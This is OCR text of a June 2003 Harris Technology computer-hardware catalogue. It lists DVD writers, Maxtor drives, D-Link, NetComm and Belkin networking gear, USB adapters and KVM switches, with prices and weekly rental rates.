iomega Predator 40x24x40
External USB 2.0 CD-RW drive
boasts the highest speeds on the
market along with the coolest
design available. It is a top loading
small form factor. It includes all
the hardware and industry-leading software you need to
easily and very quickly burn CDs.



USB2 Card sold separately

(10335) **\$315**

JUN

18

**HARRIS
TECHNOLOGY™**



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

FINANCE METHODS
ARE SUBJECT TO
APPROVAL.

Pioneer

Prices are subject to change. Check here for latest prices & products!!

Web
Direct

www.ht.com.au/cat/pioneer

Multimedia: DVD & DVR

Now even faster! 4x DVD-R 2x DVD-RW

DVR-A05



DVD-R/RW Writer
CD-R/RW Writer

FEATURES:

DVD - 4x write, 2x re-write, 12x read
CD - 16x write, 8x re-write, 32x read

Faster writing:

Writing a full 4.7GB DVD-R disc can now
take just 15 minutes instead of what was
once an hour-long process

INCLUDES COMPREHENSIVE SOFTWARE PACKAGE

DVD Workshop SE
DVD Authoring Package
VideoStudio 6.0 SE DVD
Video Editing Suite
PictureShow SE
Burn your still images onto DVD
Veritas RecordNow DX
High performance CD or
DVD recording

- DLA & Simple Backup
Write data files to CD or DVD
- PowerDVD XP
For DVD movie playback
- DVD Authoring example CD
- 1 x DVD-R media
- 1 x DVD-RW media

DVR-A05

Rent \$6.71/wk (G2070)

\$599



Not all items are
in stock at all
stores but can be
ordered for Pick-
up or Delivery.
HARRIS
TECHNOLOGY.
*Delivery charges extra.

Fly Buys
Shop at
HARRIS
TECHNOLOGY
& collect
Fly Buys
points!



Make professional DVDs

PRO KIT

Includes ReelDVD LE
Professional authoring software
DVDi! PE

MPEG1/2 Encoder
Plus complete software bundle as
with the DVRA05

Rent* \$14.22/wk (G8434)

\$1,269



DVR-105EXT

Portable storage device

DVD-R/RW/CD-R/RW drive in firewire (IEEE1394) / USB 2.0 external case.

SOFTWARE INCLUDED:

Same as DVR-A05
Bonus Arcsoft Showbiz Video Editing Software
Comes bundled with product while stocks last!

Rent* \$10.41/wk (G6779)

\$929



Ask
About...



DVD-A06SZ 16x

SLOT LOADING DVD-ROM DRIVE RETAIL KIT

FEATURES:

- 16x slot loading DVD-ROM drive (40x for CD)
- Ultra DMA66
- Vertical or horizontal mounting
- 2 year warranty

SOFTWARE INCLUDED:

- PowerDVD XP

BONUS:

- 5 x DVD movie rental vouchers
from Webflicks

(H9625)

\$129



JUN

19

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999

Web: www.ht.com.au

Fax: 1300 13 6666

Email: sales@ht.com.au



Fast Delivery
Australia-Wide

Outstanding Performance & Reliability

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra.

Maxtor® Fireball 3

- 3.5-Inch 5400RPM
- Entry-Class hard drives
- Capacity up to 40GB
- Fast ATA/Enhanced IDE compatible
- Digital signal processor (DSP)-based architecture
- Ultra ATA/133 data transfer speed
- 2MB SDRAM cache buffer



40GB (G8761) **Fireball 3** **\$145**

Maxtor® DiamondMax® Plus 8

- 3.5-Inch 7200RPM
- Mainstream Performance and value-Class Hard Drives
- Capacities Up To 40GB
- Fast ATA/Enhanced IDE compatible
- Ultra ATA data transfer speeds up to 133 MB/Sec
- 2MB cache buffer
- Quiet drive technology FDB (Fluid Dynamic Bearing) motors
- Shock and data protection system



40GB (G0646) **DiamondMax PLUS** **\$170**

Maxtor® Atlas™ 10K IV

Maxtor Atlas™ 10K IV disk drives provide outstanding performance for data-intensive applications, with 10,000RPM, an ultra320 SCSI interface, and Maxtor's Shock Protection System.



36.7GB (H0656) **\$379**
73.4GB Rent* \$10.41/wk (H0657) **\$929**
147GB Rent* \$21.28/wk (H0658) **\$1,899**

Maxtor® Atlas™ 15K IV

Maxtor Atlas™ 15K IV disk drives provide outstanding performance for data-intensive applications, with 15,000RPM, an ultra320 SCSI interface, and Maxtor's Shock Protection System.



18GB (H0664) **\$469**
36GB Rent* \$7.83/wk (H0666) **\$699**
73GB Rent* \$16.24/wk (H0667) **\$1,449**

Fyshwick
Business
Centre
NOW OPEN
IN ACT!

BIG DRIVES MAXTOR - ULTRA SERIES 7200 RPM

- Ultra fast 8MB cache
- Ultra performance ATA/133 interface
- Ultra-quiet fluid dynamic bearing (FDB) motor Complete Upgrade Kit
- The ultimate drive for gaming, audio, and video
- Easy installation

Maxtor® 80GB Big Drive 80GB (G5903) **\$229**



Maxtor® 120GB Big Drive 120GB (H0554) **\$299**



Maxtor® 160GB Big Drive 160GB (H0672) **\$399**



Maxtor® 200GB Big Drive 200GB Rent* \$6.71/wk (H0673) **\$599**



IT & T AWARDS
RESELLER
OF THE YEAR
2002

JUN
20

New external hard drives

Your Best Ideas Need Maxtor OneTouch™



Easy - Just push the button to make a backup copy of your files.

Fast - Back up files faster than floppy, CD or removable cartridge systems.

Convenient - Make backup copies of your files, while you work, with a simple push of a button.

Flexible - Use Maxtor OneTouch™ or run automated, unattended backups with Dantz® Retrospect® Express.

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

Quick and Easy Installation

- 1 Install the software
- 2 Plug in the drive
- 3 Push the button and follow on-screen directions

PERSONAL STORAGE

5000LE

Ideal for home or office, the Maxtor Personal Storage™ 5000LE external hard drive quickly adds storage and organisational space through your computer's USB port.



80GB

Perfect for home or office
Exclusive Maxtor OneTouch™ **80GB**

(G4110) **\$399**

- Easy add-on storage for home or office
- Perfect for photos, music and documents
- Maxtor OneTouch™: the easy way to make backup copies of your files
- Dantz® Retrospect® Express software included
- USB 2.0/1.1 compatible
- Up to 480MB/sec data transfer rate
- Quick and easy installation
- Maxtor award-winning hard drive technology
- Stands vertically or horizontally

PERSONAL STORAGE

5000DV

The Maxtor 7200RPM hard drive featuring both FireWire (IEEE1394, i.LINK®) and USB 2.0 interface ports gives you one of the most versatile drives available for your PC.



160GB

Rent* \$6.71/wk (H0596) **\$599**

200GB

Rent* \$8.28/wk (H0553) **\$739**

- Versatile add-on storage for editing videos and high-end graphic files
- Maxtor OneTouch™: the easy way to make backup copies of your files
- Dantz® Retrospect® Express software
- Quick and easy installation
- Flexible dual interfaces—FireWire® and USB 2.0/1.1 compatible
- Powerful performance—7200RPM

PERSONAL STORAGE

5000XT

Flexible add-on storage for your home or office, with room to grow. With 250GB, the Maxtor external hard drive provides you with enough capacity to hold and organize your storage-hungry applications and files.



250GB

Rent* \$8.28/wk (G4113) **\$739**

Perfect for storage-hungry files
Exclusive Maxtor OneTouch™ **250GB**

- Flexible add-on storage for storage-hungry files
- Maxtor OneTouch™: the easy way to make backup copies of your files
- Dantz® Retrospect® Express software included
- Quick and easy installation
- Flexible dual interfaces—FireWire® and USB 2.0/1.1 compatible
- Rotational Speed 5400RPM
- Stands vertically or horizontally
- Hot-swappable

Ask About...



Fast Delivery
Australia-Wide

RENTSMART

The figures quoted are based on a per week basis over 3 years. T.A.P. Terms & Conditions apply.

WHAT'S NEW

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY
Technology Centre at
Officeworks
Chadstone - VIC

Technology Centre Shopfront
Not all products are in-store, but consulting & advice available on all items.

Technology Centre Shopfront
Not all products are in-store, but consulting & advice available on all items.

Ask
About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

22Mbps & 54 Mps Wireless Network



DWL-1200+

DWL-1200+ D-Link AirPremier™ 22Mbps Wireless LAN Concurrent Access Point & Bridge

- Simultaneous Operation of Access Point & Bridge function
- Fast Ethernet Port(s) to Bridge Wireless LAN to Ethernet Network
- 4-Port 10/100Mbps Switch
- Modes of operation(s):
Access Point
AP Client
Bridge (Point-to-Point or Point-to-Multi Point)
- Wireless Repeater Operation Function

DWL-1200+

Rent* \$10.25/wk

(J2429) **\$895**



DWL-810+

DWL-810+

- Converts any Ethernet device (i.e. Printers) to Wireless

DWL-810+ (J2433) \$300

Cable/DSL Routers & Gateways



DI-764

DSL-302G USB/Ethernet Combo ADSL Modem - with NAT + DHCP

DSL-302G (J2428) \$229

DI-764 11/22/54Mbps Wireless IP Router for DSL/Cable Modems with 3-Port Switch & Print Server

DI-764 Rent* \$10.25/wk (G9645) \$915



DSL-302G

DSL-604+

The DSL-604+ Remote ADSL Router is a versatile all-in-one networking device that provides high-speed broadband Internet connection, wireless user access and dedicated LAN bandwidth server connection.



Rent* \$6.71/wk (G8729) **\$599**

Voice over IP (VoIP) Gateways & IP Phones

DPH-80S

IP Phone with SIP Protocol Support

- 1-Port 10/100Mbps fast ethernet
- IP Address assignment using DHCP or static configuration
- Easy-to-Use setup / Programming interface
- Hands-free dialing
- Configuration setup via web browser



(J2465) **\$409**

DPH-100S

IP Phone with SIP Protocol Support & LCD Display

- 2-Port 10/100Mbps fast ethernet
- IP Address assignment using DHCP or static configuration
- QoS (Priority Queues)
- Easy-to-Use setup / Programming interface



Rent* \$7.56/wk
(J2467) **\$675**

DG-102SP

2-Port VoIP Station Gateway with SIP Protocol Support

- 2 RJ-11 FXS ports for 2 phone/fax comms
- 1 PSTN line life POTS port
- 10/100Mbps fast ethernet for broadband & LAN port
- QoS (Priority Queues)



Rent* \$7.72/wk
(J2468) **\$689**

Products on Promotion

High Quality Video Conferencing for Home and Office

DVC-1000 VideoPhone

The D-Link DVC-1000 i2eye™ VideoPhone introduces the world of video conferencing over the Internet, to bring you and your family, friends and colleagues together. Since the DVC-1000 i2eye VideoPhone is a stand-alone device, you do not need a computer to video conference over the Internet. Connect a standard telephone and a television to the DVC-1000, plug in a standard Ethernet network cable connected to your broadband Internet connection and you are ready to conduct real-time videoconferencing. Compatible with Net Meeting or any product that supports Net Meeting.

Rent* \$9.69/wk (H2334) **\$865**

*Offer available from 01/06/03 - 30/06/03 or while stocks last. Bundled with product.



**WITH FREE!
DSL-300 ADSL
MODEM**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

**HARRIS
TECHNOLOGY**

*Delivery charges extra

IT & T AWARDS

RESEALER

OF THE YEAR

2002

Cable & DSL Routers/Gateways

DI-614+

Ideal networking solution for SOHO & other small business catering to public usage

- DSL / Cable Modem
- 22Mbps Wireless Access Point
- Router
- 4 Port 10/100 Switch

(G0229) **\$319**



DI-704P

IP Router for DSL / Cable Modems with 4 Port Switch & Single Port Print Server

**Built-in Bigpond
Cable Login**

(E5861) **\$159**



DI-707P IP Router for DSL/Cable Modems with 7 Port Switch & Single Port Print Server

**Built-in Bigpond
Cable Login**

(E7329) **\$220**



DI-714P+ IP Router for DSL / Cable Modems with 4 Port Switch & Single Port Print Server

(G9644) **\$385**



AirPlus XtremeG™ 11/54Mbps Wireless Solutions

NEW

New series of high-speed devices capable of transfer rates up to 54Mbps. And with the new AirPlus Xtreme G DWL-2000AP Wireless Access Point, D-Link once again sets a new standard for wireless access points.

It includes an embedded DHCP server that once enabled will automatically assign IP addresses to wireless clients. This unique feature makes the DWL-2000AP an ideal solution for quickly creating and extending a wireless local area network (WLAN) in offices or other workplaces, or even at trade shows and other special events.

AirPlus XtremeG



DWL-G520

Wireless PCI adapter
(H9622) **\$169**



DWL-G650

Wireless PCMCIA cardbus
(H9621) **\$149**



DWL-2000AP

Wireless Access Point
(H9623) **\$320**

Fyshwick
Business
Centre
**NOW OPEN
IN ACT!**

JUN

23



High Speed Internet Access

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY
*Delivery charges extra.

IT & T AWARDS
RESELLER
OF THE YEAR
2002

Web
Direct

See
Web
Direct
Link
(at top of page)
for
more
products
and
latest
info!

Fyshwick
Business
Centre
NOW OPEN
IN ACT!

JUN

24

HARRIS TECHNOLOGY™

ADSL Modems with NetComm

NB1300 ADSL Ethernet Modem Router

High speed ADSL modem with both Ethernet & USB connectivity.
Approved for connection to Telstra's ADSL network.

(G4025) **\$199**



NB1200 ADSL USB Modem

High Speed ADSL modem with USB connectivity.
Approved for connection to Telstra's ADSL network.

(F8602) **\$169**



NB3300 ADSL Modem / Router / 4-port switch

Integrated ADSL modem and router with 4 port 10/100 switch.

- Easy web interface
- NAT security and internet sharing
- Supports PPPoA, PPPoE, PPTP and bridged protocols
- IP port filtering, IPSec passthrough, remote access, DMZ hosting, DHCP

(F3590) **\$399**



NetComm Cable / DSL Routers

NB2800 Cable / ADSL Router / 4-port switch



- Built-in DHCP server
- NAT firewall protection
- VPN pass-through
- Quick & easy to install

(H2086) **\$169**



NB3000 Cable / DSL Wireless Router / 4-port switch

- Built-in Telstra cable connection
- 4-port 10/100 switch
- NAT firewall protection
- Wireless range up to 90 metres indoors!

Wireless speeds and range may vary depending on locations.

(F3588) **\$299**



NB3100 Cable/DSL Firewall Router / 4-port switch

- SPI (Stateful Packet Inspection)
- Supports Denial of Service Preventions and URL filtering
- Can block all Java, ActiveX code and cookies
- IPSec and PPTP pass-through
- Supports up to 2 simultaneous VPN tunnels
- 4-port 10/100 switch

(F3589) **\$260**



NB3200 Cable / DSL VPN Router 4-port switch

- Provides full IPSec VPN tunnelling and NAT firewall protection
- Supports up to 70 simultaneous VPN tunnels
- 4-port 10/100 switch
- Easy web interface

(F3586) **\$395**



FINANCE METHODS
ARE SUBJECT TO
APPROVAL

Wireless Networking

NetComm 802.11b Wireless Networking

NP6800 Wireless Access Point

NetComm 11Mbps Wireless LAN Access Point

- Flexible integration for Infrastructure, Client, Point & MultiPoint Bridge modes
- Security with the latest 128-bit WEP encryption
- Auto fallback = optimised reliability, throughput and transmission range.



(H2189)



\$169

NP7032 Wireless PC Card

Provides high speed wireless networking and secure access to network resources and the internet.



(H2060)



\$69

NP7042 Wireless USB Adaptor

Provides high speed wireless internet access and networking for USB-enabled desktop PCs or notebooks.



(H2064)



\$99

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

NETCOMM Print Servers



NP3620PS
1 port Mini Print Server
(92351)
\$195



NP5300PS
10/100Mbps print server, 3 parallel ports.
(92346)
\$398

NetComm Ethernet Switches and Gigabit Solutions

NP2005

5 port 10/100 auto-sensing switch

(D0966) **\$99**



NP2008

8 port 10/100 auto-sensing switch

(D0967) **\$119**

NP2160

16 port 10/100 auto-sensing professional switch (19-inch rack-mount kit)



(E7322) **\$395**

NP2240

24 port 10/100 auto-sensing professional switch (19-inch rack-mount kit)



(E7323) **\$489**

NP2480

26 port 10/100 Gigabit switch, 24 10/100Mbps auto-sensing and 2 1000Base-SX Copper Gigabit Ethernet Port (19-inch rack-mount kit)



Rent* \$16.70/wk
(F9533) **\$1,490**

NetComm Fast Ethernet Adaptors

NP1100

High performance 32-bit 10/100 PCI LAN Card



(C7657) **\$19**

NP1200

10/100 Fast Ethernet 32-bit PC Card



(D1166) **\$99**

NP1010

USB LAN Key 10/100 Fast Ethernet Adaptor



(C7651) **\$68**

NP1300

Connect your PDA to your LAN. 10base-T Compact Flash LAN Adaptor. Comes with PCMCIA adaptor for use in notebooks.



(D4201) **\$129**

NP1800

32-bit PCI Gigabit Network Card



(G6483) **\$114**

NP1500

Enhanced 32-bit Intel based 10/100Mbps network card specifically developed with business users in mind.



(G6482) **\$95**

NP1880

32/64-bit PCI Gigabit Network Card RRP \$199



(G6484) **\$169**

Ask About...



- Extend to a total of 3 Years Return to Base
- Extend to a total of 5 Years Return to Base
- Upgrade Return to Base of Warranty Extension to On-Site

JUN
25





COMSOL
COMMITMENT TO QUALITY

Prices are subject to change. Check here for latest prices & products!!

Web
Direct

www.ht.com.au/cat/comsol

USB & FireWire Solutions

Not all items are
in stock at all
stores but can be
ordered for Pick-
up or Delivery.
HARRIS
TECHNOLOGY.
*Delivery charges extra

USB IrDA Infrared Adapter



UIR-100
USB to IrDA
Wireless
Adapter
(D8944)
\$90

USB to PS/2



UKMC-100
USB to PS/2
Keyboard &
Mouse
Adapter
(B0557)
\$47

USB to Serial Converter



UMC-100
USB to 9 Pin
RS232 Serial
Converter
(80782)
\$69

USB 2.0 & FireWire Hubs

Connect your USB 2.0 and FireWire peripherals to your PC with our range of high speed hubs. USB 2.0 hubs are backward compatible with USB 1.1 products.



| | | |
|-----------------|---|--------------|
| UH-422 | 4 Port USB 2.0 Pocket Hub (G8675) | \$88 |
| UH-402 | 4 Port USB 2.0 UFO Hub (G1938) | \$88 |
| 1394-601 | 6 Port FireWire Repeater (D8947) | \$129 |
| UHF-432 | Combo Hub - 4 x USB2.0 Ports & 3 x FireWire Ports (G5589) | \$169 |

USB 2.0 & FireWire Host Adapters

Instantly add USB 2.0 or FireWire ports to your notebook or PC and take advantage of transfer speeds of up to 480Mbps.



| | | |
|-------------------|---|--------------|
| UCB-402 | 4 Port USB 2.0 Cardbus (G4199) | \$95 |
| UPC12-1005 | 5 Port USB 2.0 PCI Adapter (D8945) | \$59 |
| 1394-PCI | 3 Port FireWire PCI Adapter (D8946) | \$64 |
| 1394-201 | 2 Port FireWire Cardbus (G8693) | \$79 |
| UFPC1-221 | Combo PCI Adapter 2 x USB2.0 Ports & 3 x FireWire Ports (G6107) | \$165 |

USB 2.0 Ext HDD Enclosure

Just drop in your IDE hard drive and you have a hot-swappable, platform-independent, high-speed portable drive!

- Use for External Storage
- Ideal for Backup Device



| | | |
|-----------------|----------------------------|--------------|
| UHD-2500 | USB2.0 to 2.5" HDD (G8727) | \$89 |
| UHD-3500 | USB2.0 to 3.5" HDD (H8796) | \$120 |

USB 2.0 Docking Station

Connect your legacy peripherals to almost any notebook or desktop with one single connection. Includes • 2 x USB 2.0 Ports, • 2 x PS/2 Ports, Printer • Port, Serial Port & 10/100 Ethernet.

Includes
10/100 LAN Port



| | | |
|----------------|---------------------------------|--------------|
| UDS-102 | USB 2.0 Docking Station (G8691) | \$219 |
|----------------|---------------------------------|--------------|

USB Flash Storage Drives



- Pocket Size
- True Plug and Play
- Security Zone Feature

| | | |
|-----------------|---------------------------------|--------------|
| UFD-0032 | USB Flash Drive - 32MB (G8721) | \$55 |
| UFD-0064 | USB Flash Drive - 64MB (G8722) | \$85 |
| UFD-0128 | USB Flash Drive - 128MB (G8723) | \$145 |
| UFD-0256 | USB Flash Drive - 256MB (G8724) | \$226 |
| UFD-0512 | USB Flash Drive - 512MB (G8725) | \$499 |
| UFD-1000 | USB Flash Drive - 1GB (J1849) | \$864 |

USB 1.1 Mini & Stackable Hubs

Our USB mini hubs are small, lightweight & ideal for notebooks. Our stackable hubs are designed for your desktop and save valuable space.



| | | |
|----------------|----------------------------------|-------------|
| UH-201M | 2 Port USB 1.1 Mini Hub (G1939) | \$28 |
| UH-401M | 4 Port USB 1.1 Mini Hub (G1940) | \$39 |
| UH-401S | 4 Port USB Stackable Hub (G6108) | \$59 |
| UH-701S | 7 Port USB Stackable Hub (G6109) | \$89 |

USB Multi Card Readers

These multi card readers are a convenient and fast way of exchanging data between your computer and digital camera, MP3 or PDA.



| | | |
|----------------|------------------------------------|---------------|
| BF-7352 | USB 1.1 6-in-1 Card Reader (J2306) | \$Call |
| BF-6261 | USB 2.0 6-in-1 Card Reader (H8795) | \$88 |

Bluetooth Adapter



| | | |
|----------------|-----------------------------------|--------------|
| BT-100S | Bluetooth CF Card for PDA (H8798) | \$195 |
| BF-7211 | USB to Bluetooth Adapter (H8797) | \$89 |

JUN

26

HARRIS
TECHNOLOGY

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.



Intelligent KVM Solutions

ServerLink LCD Console Drawers

With a 15" TFT LCD screen, keyboard, touchpad and integrated KVM switch housed in an industry standard 19" 1U-height rack drawer, these LCD KVM switches save you up to 1/3 of valuable rack cabinet space.

**INTEGRATED
KVM SWITCH**

**(H2101, H2103)
Includes all PS2
VGA cables**



LKS-101H 1U Console Drawer 15" TFT LCD, Keyboard & mouse

Rent* \$33.83/wk (H2100) **\$3,409**

LKS-801H 8 Port KVM - LCD Console Drawer includes all cables

Rent* \$37.45/wk (H2101) **\$3,959**

LKS-1601H 16 Port KVM - LCD Console Drawer includes all cables

Rent* \$42.56/wk (H2103) **\$4,499**

Not all items are in stock but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

ServerLink SOHO KVM Switches



**Includes
all cables**

SL-251-P 2 port KVM inc. 2 x 2m cables (E3692) **\$199**

SL-451-P 4 port KVM inc. 4 x 2m cables (E3694) **\$299**

ServerLink Infinity KVM Switches



**On-screen-
display**

SL-221 2 port ServerLink KVM for PS2 (B3047) **\$269**

SL-421 4 port ServerLink KVM for PS2 (A9890) **\$349**

SL-821 8 port KVM Rent* \$10.97/wk (97888) **\$979**

SL-1621 16 port KVM Rent* \$17.92/wk (97890) **\$1,599**

Computer to SOHO & Infinity Cables for PS/2 & VGA

SL-CKP-02
2MTR (D0972) **\$27**

SL-CKP-03
3MTR (D0973) **\$39**

SL-CKP-05
5MTR (G3976) **\$65**

SL-CKP-10
10MTR (78218) **\$117**

Avocent KVM Over IP

These all-in-one 16 port switches combine analogue and IP-based KVM switching for local access from your data centre and REMOTE access from anywhere in the world. Avocent's exclusive KVM over IP switching technology supports multi-platform, multi-location and multi-device installations, all over a standard IP connection.

**Supports PC
USB & SUN**



Avocent

AVR1000 16 Port KVM over IP - 1 Local User & 1 Remote User Rent* \$59.36/wk (G8455) **\$6,669**

AVR2000 16 Port KVM over IP - 1 Local User & 2 Remote Users Rent* \$77.94/wk (G8332) **\$8,756**

AVRIQ-PS2 AVR Smart Cable - CAT 5 to PS/2 & VGA (G8333) **\$209**

Avocent KVM Over CAT 5 UTP

Control hundreds or even thousands of servers from 8 users using Avocent's AMX Series KVM switches. This solution allows you to access your servers from up to 300 metres away using standard CAT 5 UTP RJ45 cabling. It also features full system management with an advanced Java-based administration tool.

**Supports PC
USB & SUN**



Avocent

AMX5000 32 Port 8 User Matrix KVM Switch using CAT 5 Rent* \$98.56/wk (G4502) **\$12,159**

AMX5100 User Station for AMX5000 - Supports PS/2 & SUN Rent* \$22.61/wk (G4503) **\$2,018**

AMIQ-PS2 AMX Smart Cable - CAT 5 to PS/2 & VGA (G4501) **\$355**

Avocent
For Avocent's KVM over IP and KVM over CAT 5 switches you will require one CAT 5 Smart Cable per attached server

Belkin - KVM Switches

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra.

Belkin have a diverse product offering including networking and broadband sharing devices, award winning surge suppressors, wireless accessories, Firewall solutions, computer accessories, Audio/Video/Phone cabling and accessories, and the largest selection of computer cables in the world. For more detailed product information and a look at our extensive range of connectivity solutions, come and visit our new look website at www.belkin.com.au!

CONNECT MULTIPLE COMPUTERS USING BELKIN KVM SWITCHES

F1DB102P - Economy 2-Port KVM Switch



- PS/2 Platform
- Hot key switching and manual push-button port selection
- Supports resolutions up to 2048x1536@85Hz

(D3162) **\$92**

F1DB104P - Economy 4-Port KVM Switch



- PS/2 Platform
- 10 second auto-scan function
- LED indicators

(D3159) **\$17**

F1Dau047 - SOHO Series 2-Port KVM Switch with Audio



- USB Platform
 - Audio and microphone switching support
 - Supports resolutions up to 2048x1536@85Hz
- Awarded Gold Award from IDEA and IDSA*

SPECIAL!
Bundled with **FREE** cables

(H0630) **\$369**

F1DS104T - SOHO Series 4-Port KVM Switch



- PS/2 and USB Platforms
- Audio and microphone switching support
- Hot key switching and direct-port access button

(D3167) **\$43**

F1DA108Tz - Admin 8-Port KVM Switch with OSD



- Daisychainable
- Hot key switching
- PS/2 keyboard and mouse emulation
- PS/2 in, PS/2 & USB out

Rent \$9.29/wk (E5377) **\$829**

F1DA116Tz - Admin 16-Port KVM Switch with OSD



- Dedicated daisychain ports
- BANK address displayed on front panel
- PS/2 in, PS/2 & USB out
- Comes with Belkin 5 year warranty

Rent \$12.31/wk (E5378) **\$1,09**

*Bundle offer available from 01/06/03 to 30/06/03 or while stocks last.

Don't forget to include your Belkin All-In-One cables

The easiest & neatest way to connect all your computers and servers to your PS/2 & USB KVM switches, providing image clarity for high-resolution applications.



PROTECT AND INSURE YOUR VALUABLE EQUIPMENT FOR LIFE

The leader in power protection! Belkin offers a complete Power Protection range, from the average home to a total office solution. All Belkin Surge Protectors are guaranteed to protect against spikes, surges and lightning strikes. We will repair or replace any damaged connected equipment, offering the best no hassles connected equipment warranty in the business. Protect your valuable computer, stereo and electrical equipment today - for a lifetime!



F5C208z2-TEL3 - SurgeMaster 8-way (2m cord) with Telephone Protection and \$80,000 Warranty • Lifetime, \$80,000 Connected Equipment Warranty • Internet ready telephone/fax/modem protection • Max Spike Amperage of 39,000 Amps • Block Space to allow for large transformers • EMI/Radio frequency interference filtering for clean power.

(C4607) **\$119**



F5C206z2-TEL3 - SurgeMaster 6-way (2m cord) with Telephone and Coaxial Protection and \$50,000 Warranty • Lifetime, \$50,000 Connected Equipment Warranty • Protect your valuable Audio Visual Equipment • 1184 joule energy rating for maximum protection • 1.8 metre telephone cord and 1.8 metre coaxial cable included

(C4604) **\$98**



F5C195zTEL - Single Outlet MasterCube with Telephone Protection and \$15,000 Warranty • Lifetime, \$15,000 Connected Equipment Warranty • Max Spike Amperage of 27,000 Amps • 824 joule energy rating for maximum protection • Internet ready telephone/fax/modem protection • convenient and portable for travelling

(D5956) **\$35**

Belkin PDA

Leather Cases



F8P6401
For Palm Zire.
(H0798) **\$48**



F8Y1405
For Sony Clie SL/SJ Series.
(H5024) **\$48**

Charger



F8Q2000
USB Sync Charger for iPAQ.
Suits 3800/3900/5000 Series.
(E4744) **\$39**

JUN
28

Belkin Networking Solutions

Belkin are committed to providing quality products at competitive prices. We offer lifetime warranties on almost all of our products and free expert technical support. For more detailed product information and a look at our extensive range of connectivity solutions, come and visit our new look website at www.belkin.com.au!

54g WIRELESS NETWORK!

Move into high gear with speeds up to 54Mbps, without wires! 54g technology provides you with networking speeds nearly five times faster than the current Wi-Fi (802.11b) standard. This brand new technology is backward compatible with the 802.11b Wi-Fi networking standard, so it allows you to implement faster wireless technologies in combination with existing 802.11b Wi-Fi networks. An added Turbo Mode will isolate your network from 802.11b wireless clients and allow your network to transmit data at the highest 54g data rate. Belkin's 54g products are also fully upgradeable when 802.11g is ratified. Now more than ever there is no reason to delay, get wireless today.

F5D7230au4 - 54g Wireless DSL/Cable Gateway Router

- Compatible with all 802.11b devices
- Network security with 128-bit WEP encryption
- Works with MAC or PC computers

 (J2207) **\$299**

F5D7130au - 54g Wireless Access Point

- Extends your 802.11b or 54g wireless network
- 3 times the operating range of 802.11a
- Adds wirelessly networked PCs to your wired network

 (H2200) **\$279**

All come with Belkin Lifetime Warranty

F5D7000au - 54g Wireless Desktop Network Card

- Fits any standard 32-bit PCI expansion
- Interoperable with all 802.11b 2.4GHz devices
- 3 times the operating range of 802.11a

 (H2197) **\$149**

F5D7010au - 54g Wireless Notebook Network Card

- Fits any standard 32-bit Cardbus slot
- Low power consumption chipset
- Use Turbo mode for speeds of up to 54Mbps

 (H2196) **\$149**

QUICK & SMART - USB SOLUTIONS FROM BELKIN

F5U228 Hi Speed USB 2.0 DVD Creator

- Capture video from analog sources to digital

 (H0616) **\$169**

F5U248 USB 2.0 8-in-1 Media Reader/Writer

- Works with CF/II, SM, SD, MMC, MD, MS and MGS

 (J2210) **\$99**

F5U230 USB to Infrared Smartbeam

- Transfer files easily from your PDA, mobile or notebook

 (H0927) **\$99**

F5U900au USB 2.0 Computer Upgrade Kit

- Achieve speeds of up to 480Mbps

 (F0897) **\$99**

"ON THE GO"? CHECK OUT SOME OF OUR MOBILE ACCESSORIES

F8E825-USB - Mini-Wireless Optical Mouse (USB)

- The popular optical mini-mouse is wireless!
- Small and compact for travellers
- Engineered with the latest optical technology
- 27MHz for worldwide compatibility

 (H0502) **\$79**

F8E466-MOB - Numeric Keypad

- Works instantly with USB plug&play technology
- Slim, lightweight design
- Suits any notebook that is USB ready
- Comes with Belkin Lifetime Warranty

 (J2212) **\$29**

F8E448 - Retractable USB Light

- White LED lamp provides illumination in any setting
- Notebook clip positions light where you need it
- Swivel directional head
- Retractable 19" cable

 (J0895) **\$29**

F5U217-MOB - 3-Port Hi-Speed USB 2.0 Pocket Hub

- 3 USB 2.0 or USB 1.1 ports
- Extremely lightweight, perfect for travel
- Switching power supply for worldwide use

 (J2213) **\$99**

HOT, HOT, HOT - Exclusive Specials from Belkin & Harris Technology!

BUNDLE!

F8E921 - SPECIAL!

4-Port USB Hub + Optical Mini-scrubber Mouse AND Hi-speed Modem Cable.

 (J1899) **\$79!**

BUNDLE!

F8E922 - SPECIAL!

3-Port USB Pocket Hub + Wireless Optical Mini-Mouse AND Retractable USB Light

 (J1271) **\$149!**

BUNDLE!

Buy 1 get 1 FREE!

(without Tel)

B5Cau015 - SPECIAL!

SurgeMaster 5-way (2m cord) with Telephone Protection AND \$25,000 Warranty.

 (J2214) **\$79!**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

Belkin PDA

Hard Flip Case



F8Q1410

For iPAQ 3700/3900 with easy-access stylus holder

(H2222)

\$59

Penlight Stylus



For iPAQ 3800/3900/5000 series

(G7751)

\$23

For Palm, Handspring, Sony, Jornada

(G7752)

\$23

Accessories Kit

For iPAQ 3600/3700 series

(G8181)

\$99

F8E907

For iPAQ 3600/3700 series

(G8181)

\$99

*Bundle offers available from 01/06/03 to 30/06/03 or while stocks last





NETGEAR™

Prices are subject to change. Check here for latest prices & products!!

Web Direct

www.ht.com.au/cat/netgear

Everybody's Connecting

NEW Premium Support Services include same day and 4 hour capital city warranty replacement !

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra.

Network Cards

GA302T
Netgear
GA302T
